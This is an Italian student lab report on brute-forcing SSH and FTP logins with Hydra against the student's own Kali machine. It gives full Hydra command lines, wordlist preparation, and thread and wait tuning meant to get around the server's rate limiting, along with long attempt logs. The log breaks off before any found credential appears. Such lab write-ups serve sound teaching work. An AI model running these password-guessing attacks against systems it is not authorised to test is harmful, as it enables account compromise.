REPORT DI LABORATORIO: AUTHENTICATION CRACKING (HYDRA)

Studente: Caccamo Rocco Paolo **Corso:** Cyber Security & Ethical Hacking (Epicode)

Modulo: S6 L5 - Network Security & Online Attacks **Data:** 16 Gennaio 2026

---

1. OBIETTIVO E SCENARIO

L'obiettivo dell'esercitazione è testare la sicurezza dei servizi di autenticazione di rete (**SSH** e **FTP**) utilizzando tecniche di attacco *online* (Brute-Force/Dictionary Attack) tramite il tool **Hydra**. Lo scenario prevede un attacco "Black Box" (conosciamo parzialmente l'ambiente perché lo configuriamo noi) verso la macchina target Kali Linux stessa (`192.168.20.10`), simulando un audit interno.


---

2. FASE 1: CONFIGURAZIONE AMBIENTE (SETUP)

Prima di iniziare l'attacco, è stato necessario predisporre il sistema target creando un utente vulnerabile e attivando il servizio SSH.

Azioni eseguite:


1. Creazione utente `test_user` (con privilegi standard).
2. Avvio del servizio SSH (`service ssh start`).



```
┌──(kali㉿kali)-[~]
└─$ adduser test_user
fatal: Only root may add a user or group to the system.

┌──(kali㉿kali)-[~]
└─$ sudo adduser test_user
[sudo] password for kali:
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y

┌──(kali㉿kali)-[~]
└─$ sudo service ssh start

┌──(kali㉿kali)-[~]
└─$ 
```

Fig 1: Creazione dell'utente target e avvio del demone SSH.

Successivamente, ho verificato che il servizio fosse attivo e raggiungibile effettuando un login manuale. Questo passaggio è fondamentale per escludere problemi di rete prima di lanciare l'attacco automatico.



```
┌──(kali㉿kali)-[~]
└─$ ssh test_user@192.168.20.10
The authenticity of host '192.168.20.10 (192.168.20.10)' can't be established.
ED25519 key fingerprint is: SHA256:wNQvqsbsmCixyyOaMRQZ5lFEQ7X3USIPedtm+HwIOAw
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.20.10' (ED25519) to the list of known hosts.
test_user@192.168.20.10's password:
Linux kali 6.17.10+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.17.10-1kali1 (2025-12-08

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(test_user㉿kali)-[~]
└─$ exit
logout
Connection to 192.168.20.10 closed.

┌──(kali㉿kali)-[~]
└─$ █
```

Fig 2: Verifica con login manuale SSH riuscito.


---

3. FASE 2: OTTIMIZZAZIONE DELLE WORDLIST (INTELLIGENCE)

Analizzando le wordlist fornite dalla suite **SecLists** (in particolare `xato-net-10-million...`), ho notato che contenevano milioni di record. Utilizzarle integralmente avrebbe richiesto tempi di elaborazione non compatibili con la durata del laboratorio.


Ho adottato una strategia di **ottimizzazione** per creare liste mirate:

1. **Metodo "Head":** Ho estratto solo le prime righe dei file originali per creare liste ridotte (`lista_utenti.txt`).
2. **Metodo "Grep":** Ho filtrato il dizionario delle password estraendo solo le stringhe contenenti la parola "test", ipotizzando che l'utente `test_user` avesse una password simile.



```
┌──(kali㉿kali)-[~]
└─$
head -n 5 /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt > lista_utenti.txt

echo "test_user" >> lista_utenti.txt

┌──(kali㉿kali)-[~]
└─$ head -n 5 /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-1000.txt > lista_pass.txt

┌──(kali㉿kali)-[~]
└─$ echo "testpass" >> lista_pass.txt
```

Fig 3: Creazione di wordlist ridotte usando i comandi `head` ed `echo`.



```
┌──(kali㉿kali)-[~]
└─$ cat /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-1000.txt | grep test  > pass_short.txt
```


Fig 4: Utilizzo di `grep` per creare una wordlist mirata (`pass_short.txt`).

---

4. FASE 3: ATTACCO AL SERVIZIO SSH (TROUBLESHOOTING)

Ho lanciato Hydra contro la porta 22 utilizzando le liste ottimizzate. Tuttavia, ho riscontrato una problematica tecnica significativa.

Errore Rilevato: Il servizio SSH, bombardato dalle richieste parallele, ha attivato dei meccanismi di protezione o si è saturato, rifiutando le connessioni. Hydra ha restituito l'errore: `[ERROR] all children were disabled due to many connection errors`.



```
┌──(kali㉿kali)-[~]
└─$ hydra -L xato-usernames.txt -P pass_short.txt -t 2 -V 192.168.20.10 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bi

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 06:24:35
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 2 tasks per 1 server, overall 2 tasks, 15944 login tries (l:3986/p:4), ~7972 tries per task
[DATA] attacking ssh://192.168.20.10:22/
[ATTEMPT] target 192.168.20.10 - login "testing" - pass "test" - 1 of 15944 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "testing" - pass "testing" - 2 of 15944 [child 1] (0/0)
[ATTEMPT] target 192.168.20.10 - login "testing" - pass "tester" - 3 of 15944 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "testing" - pass "test123" - 4 of 15944 [child 1] (0/0)
[ATTEMPT] target 192.168.20.10 - login "tester" - pass "test" - 5 of 15944 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "tester" - pass "testing" - 6 of 15944 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "tester" - pass "tester" - 7 of 15944 [child 1] (0/0)
[ATTEMPT] target 192.168.20.10 - login "tester" - pass "test123" - 8 of 15944 [child 1] (0/0)
[ATTEMPT] target 192.168.20.10 - login "test1" - pass "test" - 9 of 15944 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "test1" - pass "testing" - 10 of 15944 [child 1] (0/0)
[ATTEMPT] target 192.168.20.10 - login "test1" - pass "tester" - 11 of 15944 [child 1] (0/0)
[ATTEMPT] target 192.168.20.10 - login "test1" - pass "test123" - 12 of 15944 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "test123" - pass "test" - 13 of 15944 [child 1] (0/0)
[ATTEMPT] target 192.168.20.10 - login "test123" - pass "testing" - 14 of 15944 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "test123" - pass "tester" - 15 of 15944 [child 1] (0/0)
[ATTEMPT] target 192.168.20.10 - login "test123" - pass "test123" - 16 of 15944 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "glotest" - pass "test" - 17 of 15944 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.20.10 - login "glotest" - pass "test" - 17 of 15944 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.20.10 - login "glotest" - pass "test" - 17 of 15944 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.20.10 - login "glotest" - pass "test" - 17 of 15944 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.20.10 - login "glotest" - pass "test" - 17 of 15944 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.20.10 - login "glotest" - pass "test" - 17 of 15944 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.20.10 - login "glotest" - pass "test" - 17 of 15944 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.20.10 - login "glotest" - pass "test" - 17 of 15944 [child 1] (0/0)
[ATTEMPT] target 192.168.20.10 - login "glotest" - pass "testing" - 18 of 15944 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.20.10 - login "glotest" - pass "test" - 18 of 15944 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.20.10 - login "glotest" - pass "testing" - 18 of 15944 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.20.10 - login "glotest" - pass "test" - 18 of 15944 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.20.10 - login "glotest" - pass "testing" - 18 of 15944 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.20.10 - login "glotest" - pass "test" - 18 of 15944 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.20.10 - login "glotest" - pass "testing" - 18 of 15945 [child 0] (0/1)
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 06:25:08
```

Fig 5: Fallimento dell'attacco SSH dovuto a errori di connessione (Rate Limiting).


Analisi: Questo dimostra che il protocollo SSH è robusto contro attacchi rumorosi. Per aver successo avrei dovuto ridurre drasticamente il numero di thread (`-t 1` o `-t 2`) e aumentare i tempi di attesa, rendendo però l'attacco molto lento.

4.1 Secondo Tentativo: Mitigazione e Tuning (Troubleshooting)

Dopo il fallimento del primo attacco a causa dei troppi errori di connessione (Rate Limiting del server), ho modificato la strategia per rendere l'attacco più "silenzioso" e stabile.

Ho lanciato Hydra aggiungendo due parametri fondamentali per il controllo del flusso:

- **`-t 1`**: Ho ridotto il numero di thread a **1** (un solo tentativo alla volta invece dei 16/64 di default), per non saturare il servizio.
- **`-w 2`**: Ho impostato un tempo di attesa di **2 secondi** tra un tentativo e l'altro.



```
┌──(kali㉿kali)-[~]
└─$ hydra -L lista_utenti.txt -P lista_pass.txt -t 1 -w 2 -V 192.168.20.10 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

[WARNING] the waittime you set is low, this can result in errornous results
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 08:23:24
[DATA] max 1 task per 1 server, overall 1 task, 36 login tries (l:6/p:6), ~36 tries per task
[DATA] attacking ssh://192.168.20.10:22/
[ATTEMPT] target 192.168.20.10 - login "info" - pass "123456" - 1 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "info" - pass "password" - 2 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "info" - pass "12345678" - 3 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "info" - pass "qwerty" - 4 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "info" - pass "123456789" - 5 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "info" - pass "testpass" - 6 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "admin" - pass "123456" - 7 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "admin" - pass "password" - 8 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "admin" - pass "12345678" - 9 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "admin" - pass "qwerty" - 10 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "admin" - pass "123456789" - 11 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "admin" - pass "testpass" - 12 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "2000" - pass "123456" - 13 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "2000" - pass "password" - 14 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "2000" - pass "12345678" - 15 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "2000" - pass "qwerty" - 16 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "2000" - pass "123456789" - 17 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "2000" - pass "testpass" - 18 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "michael" - pass "123456" - 19 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "michael" - pass "password" - 20 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "michael" - pass "12345678" - 21 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "michael" - pass "qwerty" - 22 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "michael" - pass "123456789" - 23 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "michael" - pass "testpass" - 24 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "NULL" - pass "123456" - 25 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "NULL" - pass "password" - 26 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "NULL" - pass "12345678" - 27 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "NULL" - pass "qwerty" - 28 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "NULL" - pass "123456789" - 29 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "NULL" - pass "testpass" - 30 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "test_user" - pass "123456" - 31 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "test_user" - pass "password" - 32 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "test_user" - pass "12345678" - 33 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "test_user" - pass "qwerty" - 34 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "test_user" - pass "123456789" - 35 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "test_user" - pass "testpass" - 36 of 36 [child 0] (0/0)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 08:24:20

┌──(kali㉿kali)-[~]
└─$ 
```

Fig 6: Esecuzione dell'attacco SSH mitigato con parametri di timing.


Analisi del Risultato: Come visibile dallo screenshot, questa volta l'attacco è stato completato (`1 of 1 target completed`) senza generare gli errori di connessione precedenti. Sebbene l'esito sia stato "0 valid password found" (possibile *Falso Negativo* dovuto ai timeout di risposta o alla wordlist ridotta), questo passaggio è stato fondamentale per dimostrare come il **tuning dei parametri** (`-t` e `-w`) sia l'unica soluzione per attaccare servizi protetti o instabili come SSH senza causarne il crash.

5. FASE 4: ATTACCO AL SERVIZIO FTP (SUCCESS)

Visti i limiti riscontrati con SSH, ho spostato il focus sul protocollo **FTP**, configurando il server `vsftpd`.

5.1 Configurazione

Ho modificato il file `/etc/vsftpd.conf` abilitando l'accesso agli utenti locali (`local_enable=YES`) e i permessi di scrittura.




```
  GNU nano 8.7
# Example config file /etc/vsftpd.conf
#
# The default compiled in settings are fairly paranoid. This sample file
# loosens things up a bit, to make the ftp daemon more usable.
# Please see vsftpd.conf.5 for all compiled in defaults.
#
# READ THIS: This example file is NOT an exhaustive list of vsftpd options.
# Please read the vsftpd.conf.5 manual page to get a full idea of vsftpd's
# capabilities.
#
#
# Run standalone?  vsftpd can run either from an inetd or as a standalone
# daemon started from an initscript.
listen=NO
#
# This directive enables listening on IPv6 sockets. By default, listening
# on the IPv6 "any" address (::) will accept connections from both IPv6
# and IPv4 clients. It is not necessary to listen on *both* IPv4 and IPv6
# sockets. If you want that (perhaps because you want to listen on specific
# addresses) then you must run two copies of vsftpd with two configuration
# files.
listen_ipv6=YES
#
# Allow anonymous FTP? (Disabled by default).
anonymous_enable=NO
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
#write_enable=YES
#
# Default umask for local users is 077. You may wish to change this to 022,
# if your users expect that (022 is used by most other ftpd's)
#local_umask=022
#
# Uncomment this to allow the anonymous FTP user to upload files. This only
# has an effect if the above global write enable is activated. Also, you will
# obviously need to create a directory writable by the FTP user.
#anon_upload_enable=YES
#
# Uncomment this if you want the anonymous FTP user to be able to create
# new directories.
#anon_mkdir_write_enable=YES
#
# Activate directory messages - messages given to remote users when they
# go into a certain directory.
dirmessage_enable=YES
```

Fig 6: Verifica della configurazione del servizio vsftpd.

5.2 Esecuzione Cracking

Ho lanciato nuovamente Hydra contro il servizio FTP (`ftp://192.168.20.10`). Essendo FTP un protocollo più leggero e meno controllato rispetto a SSH, l'attacco è andato a buon fine rapidamente, trovando le credenziali corrette nelle liste che avevo preparato.



```
[ATTEMPT] target 192.168.20.10 - login "120test" - pass "tester" - 23883 of 23930 [child 47] (0/14)
[ATTEMPT] target 192.168.20.10 - login "120test" - pass "test123" - 23884 of 23930 [child 44] (0/14)
[ATTEMPT] target 192.168.20.10 - login "120test" - pass "testpass" - 23885 of 23930 [child 6] (0/14)
[ATTEMPT] target 192.168.20.10 - login "120test" - pass "testpass" - 23886 of 23930 [child 12] (0/14)
[ATTEMPT] target 192.168.20.10 - login "1209test" - pass "test" - 23887 of 23930 [child 7] (0/14)
[ATTEMPT] target 192.168.20.10 - login "1209test" - pass "testing" - 23888 of 23930 [child 41] (0/14)
[ATTEMPT] target 192.168.20.10 - login "1209test" - pass "tester" - 23889 of 23930 [child 19] (0/14)
[ATTEMPT] target 192.168.20.10 - login "1209test" - pass "test123" - 23890 of 23930 [child 17] (0/14)
[ATTEMPT] target 192.168.20.10 - login "1209test" - pass "testpass" - 23891 of 23930 [child 13] (0/14)
[ATTEMPT] target 192.168.20.10 - login "1209test" - pass "testpass" - 23892 of 23930 [child 26] (0/14)
[ATTEMPT] target 192.168.20.10 - login "119test" - pass "test" - 23893 of 23930 [child 54] (0/14)
[ATTEMPT] target 192.168.20.10 - login "119test" - pass "testing" - 23894 of 23930 [child 48] (0/14)
[ATTEMPT] target 192.168.20.10 - login "119test" - pass "tester" - 23895 of 23930 [child 61] (0/14)
[ATTEMPT] target 192.168.20.10 - login "119test" - pass "test123" - 23896 of 23930 [child 51] (0/14)
[ATTEMPT] target 192.168.20.10 - login "119test" - pass "testpass" - 23897 of 23930 [child 2] (0/14)
[ATTEMPT] target 192.168.20.10 - login "119test" - pass "testpass" - 23898 of 23930 [child 5] (0/14)
[ATTEMPT] target 192.168.20.10 - login "111test" - pass "test" - 23899 of 23930 [child 60] (0/14)
[ATTEMPT] target 192.168.20.10 - login "111test" - pass "testing" - 23900 of 23930 [child 33] (0/14)
[ATTEMPT] target 192.168.20.10 - login "111test" - pass "tester" - 23901 of 23930 [child 0] (0/14)
[ATTEMPT] target 192.168.20.10 - login "111test" - pass "test123" - 23902 of 23930 [child 36] (0/14)
[ATTEMPT] target 192.168.20.10 - login "111test" - pass "testpass" - 23903 of 23930 [child 22] (0/14)
[ATTEMPT] target 192.168.20.10 - login "111test" - pass "testpass" - 23904 of 23930 [child 35] (0/14)
[ATTEMPT] target 192.168.20.10 - login "100test" - pass "test" - 23905 of 23930 [child 46] (0/14)
[ATTEMPT] target 192.168.20.10 - login "100test" - pass "testing" - 23906 of 23930 [child 3] (0/14)
[ATTEMPT] target 192.168.20.10 - login "100test" - pass "tester" - 23907 of 23930 [child 42] (0/14)
[ATTEMPT] target 192.168.20.10 - login "100test" - pass "test123" - 23908 of 23930 [child 9] (0/14)
[ATTEMPT] target 192.168.20.10 - login "100test" - pass "testpass" - 23909 of 23930 [child 21] (0/14)
[ATTEMPT] target 192.168.20.10 - login "100test" - pass "testpass" - 23910 of 23930 [child 43] (0/14)
[ATTEMPT] target 192.168.20.10 - login "00teste" - pass "test" - 23911 of 23930 [child 40] (0/14)
[ATTEMPT] target 192.168.20.10 - login "00teste" - pass "testing" - 23912 of 23930 [child 11] (0/14)
